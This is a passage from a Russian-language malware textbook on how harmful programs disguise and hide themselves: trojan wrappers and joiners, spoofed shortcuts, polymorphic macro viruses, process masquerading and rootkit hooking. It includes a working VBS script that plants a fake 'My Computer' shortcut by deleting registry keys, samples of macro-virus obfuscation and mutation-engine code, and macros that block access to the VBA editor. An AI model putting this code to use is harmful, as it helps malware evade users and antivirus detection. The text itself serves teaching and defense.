Если скрыть расширение для сценариев или документов с интерпретируемым кодом, оболочка, зная реальное назначение файла, все равно зафиксирует за этим объектом пиктограмму зарегистрированного типа. Для изменения отображаемого облика неисполняемого файла в разделе **HKCR\%file_type%\DefaultIcon** системного реестра потребуется изменить имя файла, из которого берется нужная иконка. Этот камуфляж будет использован не только для нужного единичного файла, но и для всех файлов этого же типа.

В Windows NT 5.0 программная оболочка Explorer при подведении курсора к изображению файла сообщает в контекстной справке некоторые данные о нем. Например, при подведении курсора к файлу **Notepad.exe** в Windows XP будет выведена следующая информация:

Описание: Блокнот

Производитель: Корпорация Майкрософт

Версия файла: 5.1.2600.0

Дата создания: 25.09.2002 6:00

Размер 64.5 КБ

Эту информацию оболочка читает из самого файла, точнее — из его последних строк. Открывая исполняемый файл **Notepad.exe** для просмотра в файловом менеджере Far, и используя кодировку Unicode, мы без особого труда обнаружим в конце файла следующие строки: **CompanyName** Корпорация Майкрософт **FileDescription** Блокнот **FileVersion** 5.1.2600.0 и так далее. Изменяя в файле эти слова,

злоумышленник может заставить оболочку вывести в контекстной справке ложную информацию о файле.

5.6. Внедрение и запуск опасных программ с помощью «троянских» оболочек

Особняком от опасных программ стоят программы-оболочки, которые как раз и должны именоваться «троянскими». Троянский конь, описанный Гомером, вдохновил современных программистов на создание своих аналогов в сфере информационных технологий. Основными используемыми идеями при этом были: маскировка истинного предназначения чем-нибудь заманчивым, сулящим определенные преимущества от обладания и выполнение разнообразных несанкционированных и чаще всего деструктивных действий.

Таким образом, «троянская» оболочка как компьютерная программа должна обладать несколькими принципиально важными свойствами:

- Она должна представлять большой интерес для пользователя, например содержать или представлять доступ к нужной информации (например, быть системой управления обновленной базы данных) либо производить нужные ему действия, ради которых он захочет скопировать ее на свой компьютер и запустить (открыть) ее.
- Оболочка должна быть файлом, из которого может быть запущена вредоносная программа. Для этого оболочка сама должна быть программой или документом, содержащим макрос или скриптлет. Такими «оболочками» могут служить самораспаковывающийся файл или программа-инсталлятор, которые обычно именуются **setup.exe** или **install.exe**. Существует специальная категория программ, которые именуются «джойнерами» (англ. join — соединять). Джойнер позволяет соединить несколько исполняемых программ таким образом, чтобы одна из них своими внешними признаками (пиктограмма, информация, доступная для «Быстрого просмотра») маскировала присутствие остальных. При запуске такой программы управление получает распаковщик, который разделяет файлы, помещает их в определенный настройками каталог и загружает их оттуда. Таким образом, при запуске «троянской» оболочки создается не один процесс, а несколько. Как будет исполняться вредоносный процесс — скрытно или вызывающе демонстративно — зависит от создателя программы. Следует обратить внимание на то, что в «троянскую» оболочку можно превратить любой исполняемый файл.
- Оболочка должна обеспечивать требуемую степень скрытности своего опасного содержимого. В переносном смысле, если в яблоке живет червяк, то кожура яблока должна оставаться целой. Для того, чтобы вредоносный код не мог быть обнаружен при антивирусном сканировании, он при упаковке видоизменяется, кодируется. Для этого

могут использоваться программы, обеспечивающие сжатие исполняемых файлов.

- Большинство «троянских» оболочек выполняют свою функцию однократно. Это означает, что вредоносная программа при первом своем запуске превращается в самостоятельный файл, который записывает себя в какой-нибудь глубокий и редко посещаемый каталог под неприметным именем, и обеспечивает себе возможность повторного автоматического запуска. «Троянская» оболочка при этом тоже видоизменяется (чтобы исключить при повторном запуске создание еще одного экземпляра вредоносной программы). Однако могут быть ситуации, когда вредоносная программа справится со своей задачей за один запуск или ожидается, что оболочка будет использоваться довольно часто, так что вредоносной начинке «выползать» из своего убежища и не потребуется.

5.7. Внедрение и запуск опасных команд с использованием ярлыков

Ярлыки в Windows* — это небольшие файлы, имеющие расширения ***.lnk**, ***.pif** или ***.url**. Они содержат командную строку и вспомогательные параметры, включая ссылку на файл с пиктограммой, комбинацию клавиш быстрого вызова и комментариев. Оболочка присваивает ярлыку пиктограмму либо по пиктограмме адресуемого объекта, либо по имеющемуся в ярлыке указателю на доступный системе файл, в заголовке которого хранится нужный графический ресурс. Через **lnk**-ярлык можно не только запускать исполняемые программы, но и открывать документы или папки, запускать сценарии и т. д. Ярлык является средством запуска потенциально опасных команд, которые рассматривались ранее.

Лучше всего в качестве подставных ярлыков подходят стандартные пиктограммы «Мой компьютер», «Корзина», «Сетевое окружение» и другие, традиционно присутствующие на «Рабочем столе» пользователя (исключая Windows XP), поскольку они размещаются операционной системой по умолчанию и довольно часто используются в работе. После этого настоящий ярлык удаляется (в Windows 98 для этого следует удалить соответствующий идентификатор класса файла CLSID в разделе HKCR системного реестра).

Например, вредоносная программа может быть замаскирована под обычно присутствующий на «Рабочем столе» ярлык «Мой компьютер», который пользователи часто применяют для доступа к логическим дискам, каталогам и файлам. С целью маскировки пиктограмма ярлыка видоизменяется, а сам ярлык переименовывается таким образом, чтобы указывать на фальшивый объект. Чтобы пользователь не увидел настоящую команду, в окне ввода «Свойства» после этой команды вводятся длинный пробел для смещения строки влево за пределы окна и вторая команда, которая должна соответствовать отображаемой пиктограмме, например

%windir%\explorer.exe. При активизации ярлыка выполняется команда, записанная первой, а вторая служит для камуфляжа.

При закрытии окна «Свойства» оболочка **Explorer.exe** проверяет параметры на допустимость и в случае задания неполного имени ищет указанный файл в доступных каталогах, после чего дополняет его до полного имени. Если путь к адресному файлу не будет найден, оболочка сообщает пользователю об ошибке. После изменения объекта в окне «Свойства» ярлыка и закрытия окна оболочка автоматически изменяет пиктограмму ярлыка под графический идентификатор адресуемого объекта. После повторного открытия окна и замены значка оболочка перестает реагировать на изменение.

Расширение файлов-ярлыков **.lnk** или **.pif** в папках и на «Рабочем столе» по умолчанию не отображается (при отсутствии параметра в соответствующем разделе реестра), и единственным отличием ярлыка от настоящего файла является наличие маленькой стрелочки слева-внизу пиктограммы ярлыка. Изображение демаскирующих стрелочек на всех ярлыках одновременно может быть убрано удалением параметра **IsShortcut** в ключе реестра **HKEY_CLASSES_ROOT\lnkfile**.

Ярлыки могут быть созданы или модифицированы не только вручную. Возможности присутствующих в ОС Windows* серверов сценариев и элементов управления ActiveX позволяют работать с ярлыками с использованием доступных интерпретируемых языков. Пример подобной программы на языке VBS приведен ниже.

```
Dim WSHShell, MyShortcut, MyDesktop, DesktopPath
Set WSHShell = WScript.CreateObject("WScript.Shell")
DesktopPath = WSHShell.SpecialFolders («Desktop»)
' Удаление «аппаратного» ярлыка «Мой компьютер» на «Рабочем столе»
WSHShell.RegDelete
"HKEY_CLASSES_ROOT\CLSID\{20D04FE0-3AEA-1069-A2D8-
08002B30309D}"
' Создание подставного ярлыка «Мой компьютер» на «Рабочем столе»
Set MyShortcut = WSHShell.CreateShortcut(DesktopPath
& "\Мой компьютер.lnk")
' Установка и запись свойств ярлыка
MyShortcut.TargetPath =
WSHShell.ExpandEnvironmentStrings ("%windir%\notepad.exe")
MyShortcut.WorkingDirectory =
WSHShell.ExpandEnvironmentStrings ("%windir%")
MyShortcut.WindowStyle = 4
MyShortcut.IconLocation =
WSHShell.ExpandEnvironmentStrings
("%windir%\explorer.exe, 0")
MyShortcut.Hotkey= "CTRL+ALT+D" 'Клавиши быстрого запуска
MyShortcut.Save
```

‘ Удаление «стрелочек» в пиктограммах ярлыков

WSHShell.RegDelete

"HKEY_CLASSES_ROOT\lnkFile\IsShortcut"

Wscript.Quit ‘Выход из сценария

Листинг 19. Программа, создающая подставной ярлык

6. МЕХАНИЗМЫ СОКРЫТИЯ ВНЕДРЕННЫХ ВРЕДОНОСНЫХ ПРОГРАММ

Вредоносные программы — это враги, подлежащие немедленному уничтожению. Подвергаясь справедливому преследованию со стороны пользователя и антивирусных программ, они учатся скрываться. Конечно, компьютерные программы еще не усовершенствованы до такой степени, чтобы учиться выживанию, самостоятельно изменяя свой алгоритм. Механизмы скрытности вкладываются в программы их создателями.

Е. Касперский [21], преимущественно рассматривая компьютерные вирусы для программной среды MS DOS, отмечал четыре способа сокрытия вредоносных программ: **резидентность**, **полиморфизм**, **стелс-технологии** и **нетрадиционные методы**. Под резидентностью (resident — с лат. сидящий) понималось постоянное нахождение программы в оперативной памяти для обеспечения возможности контроля за происходящими в компьютерной системе процессами. В MS DOS одновременно мог выполняться только один процесс, но программа, вызвав соответствующее системное прерывание, могла приостановить свою работу, не выгружая себя из оперативной памяти. Переустанавливая векторы прерываний на размещенные в ее теле собственные обработчики, вредоносная программа получает управление центральным процессором при наступлении тех или иных системных событий и реагирует на них соответствующим образом.

В современных многозадачных операционных системах одновременно выполняется множество процессов, и само понятие «резидентность» потеряло свой смысл. В принципе ничего не мешает программе выполняться, т. е. получать свою долю квантов процессорного времени и свою часть виртуальной памяти в течение всего сеанса. В современных многозадачных операционных системах список запущенных системных и пользовательских процессов может быть получен программами путем обращения к соответствующим функциям API, а пользователем — путем вызова «Диспетчера задач» (по <Ctrl+Alt+Del>), системной утилиты **MsInfo32.exe** (в ОС Windows*) или утилиты **ps** (в ОС семейства UNIX). Тем не менее вредоносным программам, использующим стелс-технологии, иногда удается скрыть свое присутствие в системе.

6.1. Формы статического сокрытия файлов вредоносных программ от антивирусного сканирования

Программа, подвергающаяся преследованию, должна уметь защищать себя, находясь и в пассивном состоянии. Когда вредоносная программа располагается на дисковом пространстве в виде файла, она доступна для исследования и антивирусного сканирования. Как уже говорилось выше, антивирусные сканеры могут обнаружить код известной

им вредоносной программы по уникальной последовательности байт — сигнатуре. И если программа уже где-либо проявила свою вредоносную сущность деструктивными действиями и попала для исследования в антивирусную лабораторию, ей, как преступнику, находящемуся в розыске, придется постоянно скрывать свою внешность. Преступник может изменить свою внешность за счет переодевания и грима. Компьютерная программа, созданная для выполнения преступных действий — это последовательность машинных инструкций и данных. Если видоизменить эту последовательность или заменить наиболее характерные команды на другие, искомая сигнатура будет разрушена и программа станет невидимой среди других программ. Вредоносной программе приходится видоизменяться с определенной периодичностью, возможно даже и при каждом сохранении или при создании очередной своей копии. Правда, вирмейкеры не входят в антивирусные лаборатории и не могут знать, какая именно сигнатура из их кода будет выбрана для распознавания программы. Поэтому желательно каждый раз изменять облик всего файла. Эта стратегия скрытия получила названия полиморфизма (полиморф с греческого — имеющий много форм). Существует довольно много разновидностей программного полиморфизма. Одним из простых методов скрытия сигнатуры является вставка в вирусный код машинных инструкций, которые ничего определенного не делают (как ассемблерная команда **nop**).

Примером полиморфизма для интерпретируемого кода может являться добавление в программу ненужных и случайных комментариев. При ассемблировании или компиляции комментарии в исполняемый файл не попадают, но для интерпретируемых программ такой вариант сокрытия вполне приемлем, так как в хранимом файле мусор присутствует, а при запуске он игнорируется.

Примером использования в программе случайных комментариев является семейство макровирусов WM97.Class. В этих вирусах каждая вторая строка макрокда заполнена случайными комментариями, обычно содержащими различные комбинации имени пользователя, даты, установленных принтеров и т. д. Вот пример подобного куска кода из зараженного файла:

```
Sub Document_Close()  
'SiR DySTyKSDINFECTEDINFECTED.DOC5/22/2001 6:04:06 AM  
On Error Resume Next  
'SiR DySTyKSDINFECTEDINFECTED.DOC5/22/2001 6:04:06 AM  
Options.SaveNormalPrompt = 0  
'SiR DySTyKSDINFECTEDINFECTED.DOC5/22/2001 6:04:06 AM  
Options.ConfirmConversions = 0
```

Листинг 20. Сокрытие сигнатуры путем добавления случайных комментариев

Эта методика привела к совершенствованию антивирусов — в ответ на нее в антивирусные сканеры при просмотре кода была добавлена технология игнорирования строк-комментариев.

Следующим примером является макровирус **Polymac.A**, который перемешивал свой код с произвольно составленными и ничего не значащими командами. Использование в программе ничего не значащих действий над произвольными переменными становится возможным, так как в интерпретируемых языках семейства Visual Basic предварительное (до использования) объявление имен и типов переменных не является обязательным:

```

Loop While DjFeUOL2kkwJCIE6 < 44:
End If
Next
ActiveDocument.Save
DwFNV1qyGsV4 = 187
For LU1VyC6 = 8 To 54 Step 3:
If dDG1b7 <> Rnd * 28 Then
PjN7FDkGwkU7 = 9
Do
PjN7FDkGwkU7 = PjN7FDkGwkU7 + 6
Loop While PjN7FDkGwkU7 < 21
End If: Next
ActiveDocument.Close: TzLPGXn31Z6 = 1

```

Листинг 21. Полиморфное сокрытие с использованием незначащих команд

Кроме того, в данном вирусе применялась достаточно революционная по тем временам идея: в командах заменялось написание некоторых символов — с заглавных на строчные и наоборот. Этот способ сокрытия основан на том, что интерпретатор VB не различает прописных и строчных букв, но для антивирусного сканера они представляют собой разные байты.

Еще одна разновидность полиморфизма основывается на способности вирусов генерировать не только случайный «цифровой мусор», но и фрагменты интерпретируемого кода. Примером такого типа вирусов может служить вирус **Hope.AF**. Его особенностью являлась способность случайной замены используемых функций и переменных. К примеру, объект **ActiveDocument** мог быть представлен в теле вируса случайным образом несколькими способами:

```

A(1) = "ActiveDocument"
A(2) = "Word.ActiveDocument"
A(3) = "Application.ActiveDocument"
A(4) = "Word.Application.ActiveDocument"

```

```

A(5) = "System.Application.ActiveDocument"
A(6) = "AddIns.Application.ActiveDocument"
A(7) = "Bookmarks.Application.ActiveDocument"
A(8) = "Documents.Application.ActiveDocument"
A(9) = "Word.System.Application.ActiveDocument"

```

В данном случае при каждом копировании вируса в строки-аксессоры вместо объекта **ActiveDocument** случайным образом подставляется один из элементов массива. Все перечисленные элементы массива представляют собой ссылки на один и тот же объект. То, что одни строки будут интерпретироваться быстрее, а другие — медленнее, для вредоносной программы несущественно. Она может позволить себе действовать по принципу «тише едешь — дальше будешь».

Более совершенным способом представляется шифрование или перекодировка программного кода. Такие программы в первых строчках содержат несколько операторов для кодирования и декодирования последующих строк. Эта часть кода называется **мутационным двигателем**. При каждом сохранении вредоносный код приобретает новый вид, что делает его нераспознаваемым. Пример такой программы приведен в листинге 22.

```

Private Sub Document_Close()
Application.EnableCancelKey = wdCancelDisabled
For V1 = 18 To 39
V2 = Null: V3 =
(ThisDocument.VBProject.VBComponents.Item(1) .
CodeModule.Lines(V1, 1))
V4 = Asc((Mid(V3, 2, 1))): V5 = V4 Xor 39
For V6 = 3 To Len(V3)
V7 = Asc(Mid(V3, V6, 1)) Xor V5: V2 = V2 & Chr(V7)
Next V6
V8 = V2
ThisDocument.VBProject.VBComponents.Item(1).CodeModule.
ReplaceLine V1, V8
Next V1
Call VM
End Sub
Private Sub VM()
'!@it&P7&;&7>&Ri&5?
'"S7%8%Kpii
'"S6%8%' "'%##-QmlvAjfph`kq+SGUwj0`fq+SGFjhujk`kqv+Lq`h-
4,+Fja`Hjapi`+Ilk`v-S4)%4,,
'$Elq#U6#>#2#W1#Ofm+U0*
' Q1': 'Ftd/Jnc/Q4+'Q2+'6..' '_hu'Q3
'&W3!<!W3!'!Bis)W7(
' Ib□s'Q2' Q0': 'Q5

```

Листинг 22. Полиморфная программа с закодированным фрагментом и мутационным двигателем

В приведенном макровирусе событийная процедура **Document_Close()**, автоматически исполняемая при закрытии документа, является мутационным двигателем и осуществляет перекодировку остальной части программы. Другая часть вируса, оформленная в виде процедуры **Document_Open()** (на данном листинге не приведена), производит обратную операцию — перекодировку основной части программы для того, чтобы команды приобрели распознаваемый интерпретатором вид. Полиморфные макровирусы радикально изменяют свой код с каждым новым шагом «размножения», что позволяет им избегать обнаружения антивирусными сканерами. Единственный демаскирующий фрагмент — это сам мутационный двигатель, т. е. строки кода, которые не подлежат перекодировке.

Исполняемые полиморфные программы используют еще несколько методов маскировки. Например, мутационный механизм может производить замену регистров центрального процессора. Программисту доступно полтора десятка регистров, причем большинство из них имеют предопределенное назначение. Так, регистр-аккумулятор **eax** используется в большинстве команд как хранитель одного из операндов и результата операции. Регистр **ebx** используется для адресации, **ecx** — для счета при выполнении циклов, **edx** — для хранения данных. Но, в принципе, никто не мешает использовать регистры по другому назначению. Производя замену адресуемых регистров, мутационный двигатель одновременно изменяет сигнатуру кода. Кроме того, заменять можно не только регистры назначения, но и отдельные инструкции, например команда: **mov bx, ax**, кодирующаяся как **8bd8**, может быть заменена последовательностью инструкций:

push ax

pop bx, кодирующихся как **505b**.

Подобные варианты замены можно найти и для циклов, операций сдвига, вызова функций и т. д. Более сложной разновидностью полиморфизма можно считать шифрование с переменным ключом исполняемого вирусного кода. В таком случае каждое новое вирусное тело будет выглядеть по-разному, а если при этом расшифровывающая часть (мутационный двигатель) написана с использованием взаимозаменяемых инструкций, то в результате могут получиться копии одного и того же вируса, не имеющие в сигнатурах ни одного совпадающего байта.

6.2. Формы динамического сокрытия исполняемых программ

Программы-невидимки используют различные способы исчезновения от глаз пользователя и антивирусных программ. Чаще всего вредоносная программа проявляет свое присутствие в списке процессов (исполняемых программ). В Windows XP пользователь может посмотреть этот список, нажимая три «волшебные» клавиши <Ctrl+Alt+Del> и

вызывая тем самым «Диспетчер задач» (см. Рис. 5). Для того чтобы не привлекать к себе внимание, вредоносный процесс может использовать тактику маскировки под другой пользовательский или системный процесс. Пользователи редко вникают в то, какие программы запускает операционная система, и для чего они нужны. По умолчанию операционная система и стандартные программные пакеты автоматически запускают много лишних процессов, которые конкретному пользователю не нужны и, следовательно, могут быть без потери работоспособности системы удалены из нее. Перечни таких «бесполезных» программ можно найти в Internet. Автор вредоносной программы может предусмотреть в ее алгоритме поиск и удаление одного из таких процессов. Затем файл маскирующейся программы переименовывается таким образом, чтобы в списке процессов он напоминал имя замененной программы. Для этого могут быть использованы символы с похожим начертанием либо иную кодировку. Например, имена двух процессов **ctfmon.exe** и **ctfmon.exe** на взгляд пользователя ничем друг от друга не отличаются. Однако во втором имени вместо первого символа «с» в английской кодировке использован аналогичный символ кириллицы. В результате имя маскирующейся программы, присутствуя в списке процессов, подозрений не вызывает. Для большей уверенности в маскировке могут быть исправлены еще и «Свойства» файла — для того, чтобы в списке процессов выдавалась информация о том, что это программа фирмы Microsoft Corporation с указанием номера версии. Подобным образом могут быть подделаны не только пользовательские, но и системные процессы.

Кроме системных и пользовательских процессов в многозадачных операционных системах Windows NT и UNIX существует еще одна разновидность процессов, которые именуются сервисами, службами или демонами. Это, как правило, беззаконные программы, автоматически запускаемые в фоновом режиме, и предназначенные для выполнения некоторых узкофункциональных действий. Просмотреть список сервисов можно, выбирая **Пуск⇒Настройка⇒Панель управления⇒Администрирование⇒Службы**. В этом представительном списке несколько десятков названий, с назначением которых трудно разобраться даже при наличии справки. Стартуют службы на этапе загрузки из системного реестра (порядок автозагрузки был изложен выше). Вредоносная программа может быть запущена и в качестве сервиса, в этом случае резидентность ей обеспечена «пожизненно». С учетом того, что в операционной системе по умолчанию выполняется множество совершенно ненужных служб, маскировка вредоносной программы под одну из них может быть превосходной.




Рис. 5. Список пользовательских и системных процессов Windows XP, отображаемый «Диспетчером задач»

В некоторых случаях можно и не удалять процесс, под который маскируется вредоносная программа. В списке процессов на рис. 5 можно увидеть несколько одинаковых наименований **svchost.exe** (эта программа отвечает за управление сервисами). Вредоносная программа может быть замаскирована под один из таких процессов, и различить, какой из них фальшивый, будет достаточно сложно.

В ОС MS DOS вирусы-невидимки скрывали свое присутствие, устанавливая собственные обработчики прерываний, например **Int 21h**, что позволяло контролировать операции чтения/записи, запуск других программ, получение списка файлов каталога и т.д. В ОС Windows* прямой вызов DOS-прерываний невозможен. Но тем не менее, запуск других программ и разнообразные файловые операции по-прежнему существуют и доступны пользовательским процессам, только реализуется это теперь не через обработку прерываний, а через обращения к функциям Win32API. И аналогично установке собственных обработчиков векторов прерываний в ОС MS DOS в ОС Windows* существует возможность установить собственный обработчик API-функции. В результате обращение из приложения к стандартной библиотечной функции приведет к вызову вирусного кода, который, самостоятельно обратившись к «правильному» обработчику, сможет подкорректировать возвращаемые им

значения, например исключив свое имя из списка файлов каталога или списка запущенных процессов. При этом системные привилегии вирусной программе могут оказаться не нужны, как в случае, когда контролируемая программа выполняется с правами пользователя (например, «Диспетчер задач» **taskmgr.exe**).

Хорошо умеют скрываться от просмотра процессов интерпретируемые программы типа сценариев и макросов. Они не являются самостоятельными процессами и, выполняясь под управлением своего сервера сценариев — **wscript.exe**, **iexplore.exe** или **winword.exe**, маскируются его именем.




Рис.6. Диалоговое окно «Макрос»

Рассмотрим, какие способы применяются вирусописателями для сокрытия вредоносных макровирусов. Интерпретируемый код программных модулей в документах офисного пакета представляет собой осмысленный текст на английском языке и обнаружить его можно визуально, если воспользоваться программами, позволяющими полностью просматривать документ (сложный формат файлов Word не предусматривает фиксированного размещения программных модулей). Интерпретируемый код на языке VBA должен содержать процедуры или функции, объединенные в программные модули и проекты. Имена программных модулей, процедур и функций, которые пользователь сам не создавал и не использовал — один из признаков инфицирования. Увидеть эти имена можно в диалоговых окнах Word или редактора VBE (см. Рис. 6). Диалоговые окна **Макрос**, **Шаблоны и надстройки**, **Организатор**, дочерние окна редактора VBE позволяют пользователю обнаружить присутствие присоединенных шаблонов, модулей и процедур.

Чтобы не допустить обнаружения вредоносного макроса пользователем, вирусы используют разнообразные способы, препятствующие просмотру программных проектов, модулей, макросов. Одним из наиболее распространенных способов противодействия обнаружению является блокирование опасных элементов управления, позволяющих получить доступ к диалоговым окнам. Первые поколения макровирусов с этой целью отключали соответствующие командные кнопки или пункты меню. При этом элемент управления может быть полностью убран с командной панели или меню, либо сделан «пассивным» (кнопка серого цвета, не реагирующая на нажатие). Так, доступ к окну **Макрос** текстового процессора Word блокируется путем отключения:

- командной кнопки **Макросы** на панели Visual Basic:
`CommandBars(9).Controls(1).Enabled=False,`
- элемента меню **Сервис**⇒**Макрос**⇒**Макросы**:
`CommandBars.ActiveMenuBar.Controls(6).Controls(12).Controls(1).Enabled = False,`
- соответствующей комбинации «горячих» клавиш:
`CustomizationContext =
NormalTemplate.FindKey(BuildKeyCode(wdKeyF8,
wdKeyAlt)).Disable`

Целый ряд способов сокрытия макровирусов основывается на механизме событийного управления. Многозадачная операционная система семейства Windows при наступлении определенных событий, например связанных с открытием документов, запуском приложений, поступлением сигналов от клавиатуры или манипулятора, посылает сообщение соответствующему приложению. Приложение (в данном случае Word) реагирует на события путем их обработки в соответствии с содержащимся в нем алгоритмом. Но, используя программно настраиваемую пользовательскую среду, Word может передавать обработку практически всех событий пользовательским процедурам. Благодаря возможностям реагирования на события и их обработке программа становится «интеллектуальной», способной немедленно реагировать на действия пользователя или прерывания в аппаратной системе компьютера. Установка собственных обработчиков событий позволяет вредоносной программе совершать инфицирование документов на этапах их открытия, создания и закрытия, производить различные деструктивные действия и вовремя скрываться от глаз пользователя.

Реагировать на события могут только процедуры (не функции!), причем в своем большинстве — только открытые процедуры (более подробно об особенностях программирования в среде VBA можно прочесть в [4, 33]). Для того чтобы процедура могла перехватывать факт наступления события, она должна быть названа определенным именем. Например, назвав процедуру **EditCopy()**, можно будет перехватывать и

обрабатывать событие копирования выбранного фрагмента в буфер обмена, а имя процедуры **FileSaveAs()** позволит заменить штатную операцию сохранения файла. Если в теле созданной процедуры не будет содержаться никаких инструкций, эта процедура превратится в программную «заглушку», не реагирующую на введенную пользователем команду.

Одним из весьма распространенных способов маскировки вредоносного кода является классический метод отвлекающих действий. Он заключается в генерации ошибки в ответ на действия пользователя. Например, при попытке пользователя открыть диалоговое окно **Макрос** или запустить редактор Visual Basic путем нажатия на командную кнопку или выбора соответствующего пункта меню на экран может быть выведено следующее окно (см. Рис. 7). Реализуется это с помощью простейшей процедуры:

```
Sub ViewVBCode 'встроенная команда Word, связанная с открытием
окна VBE
Result = MsgBox ("Программа выполнила недопустимую" &
Chr(13) & "операцию и будет закрыта" & Chr(13) &
Chr(13) & "Если эта ошибка будет повторяться," &
Chr(13) & "обратитесь к разработчику", 4113,
"Winword")
End Sub
```

Листинг 23. Событийная процедура, не позволяющая пользователю получить доступ к редактору VBA




Рис. 7. Сообщение об ошибке

Более сложным вариантом является использование «подставных» диалоговых окон, построенных на основе пользовательских форм. При вызове диалогового окна отображается подставное окно, в котором, понятно, никаких признаков наличия «чужих» макросов обнаружить нельзя. Но, с другой стороны, полнофункциональную форму запрограммировать достаточно

сложно — в окне **Макрос** имеется три текстовых поля, комбинированный список, полоса прокрутки и семь командных кнопок, причем каждый элемент связан с соответствующей процедурой. Поэтому чаще всего во вредоносных программах используется муляж, в котором не будут отображаться макросы, даже записанные самим пользователем. Нажатие любой командной кнопки этой формы, как правило, сопровождается выводом сообщения о системной ошибке, так что этот способ «скрытия» немногим отличается от описанного выше.

6.3. Механизмы сокрытия опасных программ на уровне ядра

Существуют специальные программные средства, называемые **руткитами** (**rootkit с англ. набор инструментов администратора**), предназначенные именно для сокрытия присутствия в системе постороннего кода и данных [47,56,57]. Обычно функции руткита не ограничиваются только сокрытием файлов и процессов, хороший руткит может скрывать ключи реестра, сетевые соединения, драйверы устройств и т.п. Поэтому часто руткиты используются совместно с программами удаленного администрирования для сокрытия их присутствия и функционирования. Руткиты также могут входить в состав программных закладок, а также программных средств контроля деятельности пользователей, устанавливаемых в целях обнаружения и выявления преступлений.

Любое приложение в процессе своего функционирования, так или иначе, обращается к системным функциям. Основной, но далеко не единственный, принцип работы руткита заключается в контроле над обращениями к наиболее критичным функциям, которые могут позволить его обнаружить: функциям просмотра содержимого каталога, функциям просмотра списка процессов, чтения реестра. Так, пользователь, желая ознакомиться со списком запущенных процессов, запускает «Диспетчер задач» Windows, который вызывает соответствующую системную функцию, например, **NtQuerySystemInformation**. **NtQuerySystemInformation** вызывает функцию уровня ядра **ZwQuerySystemInformation**, которая, обращаясь к памяти ядра, получает из структуры **PsActiveProcessList** список, выполняемых процессов, который, в конечном итоге, возвращается «Диспетчеру задач». Контролируя возврат параметров из одной функции в другую, руткит получает возможность исправить их, удаляя из возвращаемого списка скрываемые процессы. Если же руткит функционирует в нулевом кольце защиты, он может скорректировать саму структуру **PsActiveProcessList**. Способов перехвата обращений к системным функциям существует достаточно много, они хорошо описаны в соответствующей литературе, и подробное их рассмотрение выходит за рамки данного пособия. Отметим лишь некоторые из них: поскольку пользовательское приложение загружает библиотеку **kernel32.dll** в собственное адресное пространство, руткит может легко перезаписать любую функцию библиотеки, заменив первые байты кода функции безусловным переходом на собственный код; или изменить таблицу импорта адресов приложения (IAT, Import Address Table), указав в ней адрес собственного обработчика. Кроме того, руткит может изменять таблицу дескрипторов прерываний (IDT, Interrupt Descriptor Table) для установки собственных обработчиков системных событий и/или таблицу

распределения системных сервисов (SSDT, System Service Dispatch Table) с той же целью.

